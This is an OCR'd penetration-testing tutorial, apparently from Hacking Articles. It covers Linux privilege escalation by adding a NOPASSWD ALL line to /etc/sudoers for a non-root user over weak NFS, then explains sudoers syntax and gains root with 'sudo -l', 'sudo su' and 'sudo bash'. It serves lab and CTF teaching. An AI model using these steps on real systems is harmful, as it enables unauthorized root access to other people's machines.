
We can also escalate root privilege by editing sudoers file where we can assign ALL privilege to our non-root user (ignite).



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root   ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Open the sudoers file with help of nano and make following changes


```
./nano -p etc/sudoers
ignite ALL=(ALL:ALL) NOPASSWD: ALL
```



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
ignite ALL=(ALL:ALL) NOPASSWD: ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

Now use sudo bash command to access root terminal and get root privilege

```
sudo bash
id
whoami
```



```
ignite@ubuntu:/home$ sudo bash
root@ubuntu:/home# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home# whoami
root
root@ubuntu:/home#
```

Conclusion: Thus we saw the various approach to escalated root privilege if port 2049 is open for NFS services and server is weak configured. For your practice, you can play with ORCUS which is a vulnerable lab of vulnhub and read the article from here.

Author: AArti Singh is a Researcher and Technical Writer at Hacking Articles an Information Security Consultant Social Media Lover and Gadgets. Contact **here**


Linux Privilege Escalation using Sudo Rights

posted in **PENETRATION TESTING** on **MAY 24, 2018** by **RAJ CHANDEL** with **0 COMMENT**

In our previous articles, we have discussed Linux Privilege Escalation using SUID Binaries and /etc/passwd file and today we are posting another method of "Linux privilege Escalation using Sudoers file". While solving CTF challenges, for privilege escalation we always check root permissions for any user to execute any file or command by executing **sudo -l command**. You can read our previous article where we had applied this trick for privilege escalation.

Let's Start with Theoretical Concept!!

In Linux/Unix, a sudoers file inside /etc is the configuration file for sudo rights. We all know the power of sudo command, the word sudo represent **S**uper **U**ser **D**o root privilege task. Sudoers file is that file where the users and groups with root privileges are stored to run some or all commands as root or another user. Take a look at the following image.



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bi

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```

When you run any command along with sudo, it needs root privileges for execution, Linux checks that particular username within the sudoers file. And it concluded, that the particular username is in the list of sudoers file or not, if not then you cannot run the command or program using sudo command. As per sudo rights the root user can execute from **ALL terminals**, acting as **ALL users**: **ALL group**, and run **ALL command**.


Sudoer File Syntax

If you (root user) wish to grant sudo right to any particular user then type **visudo** command which will open the sudoers file for editing. Under "user privilege specification" you will observe default root permission "**root ALL=(ALL:ALL) ALL**" BUT in actual, there is **Tag option** also available which is **optional,** as explained below in the following image.

Consider the given example where we want to assign sudo rights for user:raaz to access the terminal and run copy command with root privilege. Here NOPASSWD tag that means no password will be requested for the user.


NOTE:

1. (ALL:ALL) can also represent as (ALL)
2. If you found (root) in place of (ALL:ALL) then it denotes that user can run the command as root.
3. If nothing is mention for user/group then it means sudo defaults to the root user.



Let's Begin!!

Let's get into deep through practical work. First, create a user which should be not the sudo group user. Here we have added user "raaz" who's UID is 1002 and GID is 1002 and hence raaz is non-root user.




```
root@ubuntu:~# adduser raaz
Adding user `raaz' ...
Adding new group `raaz' (1002) ...
Adding new user `raaz' (1002) with group `raaz' ...
Creating home directory `/home/raaz' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for raaz
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@ubuntu:~#
```

Traditional Method to assign Root Privilege

If system administrator wants to give ALL permission to user raaz then he can follow below steps to add user raaz under User Privilege Specification category.

```
visudo
raaz ALL=(ALL:ALL) ALL
or
raaz ALL=(ALL) ALL
```



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
raaz    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
```


Spawn Root Access

On other hands start yours attacking machine and first compromise the target system and then move to privilege escalation phase. Suppose you successfully login into victim's machine through ssh and want to know sudo rights for the current user then execute below command.

```
sudo -l
```

In the traditional method, PASSWD option is enabled for user authentication while executing above command and it can be disabled by using NOPASSWD tag. The highlighted text is indicating that current user is authorized to execute all command. Therefore we have obtained root access by executing the command.

```
sudo su
id
```




```
root@kali:~# ssh raaz@192.168.1.105
The authenticity of host '192.168.1.105 (192.168.1.105)' can't be established.
ECDSA key fingerprint is SHA256:mhXn7hN8RbmffLmU2/H+twCnyNKkyJc+w+WUV+zvndE.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.105' (ECDSA) to the list of known hosts.
raaz@192.168.1.105's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.13.0-41-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

207 packages can be updated.
0 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

raaz@ubuntu:~$ sudo -l
[sudo] password for raaz:
Matching Defaults entries for raaz on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/

User raaz may run the following commands on ubuntu:
    (ALL : ALL) ALL
raaz@ubuntu:~$ sudo su
root@ubuntu:/home/raaz# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/raaz#
```

Default Method to assign Root Privilege

If system administrator wants to give root permission to user raaz to execute all command and program then he can follow below steps to add user raaz under User Privilege Specification category.

```
visudo
raaz ALL=ALL
or
raaz ALL=(root) ALL
```

Here also Default PASSWD option is enabled for user authentication.



```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root  ALL=(ALL:ALL) ALL
raaz  ALL= ALL
# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:
```

Spawn Root Access


Again compromise the target system and then move for privilege escalation stage as done above and execute below command to view sudo user list.

sudo -l

Here you can perceive the highlighted text which is representative that the user raaz can run all command as root user. Therefore we can achieve root access by performing further down steps.

```
sudo su
or
sudo bash
```

Note: Above both methods will ask user's password for authentication at the time of execution of **sudo -l** command because by Default PASSWD option is enabled.



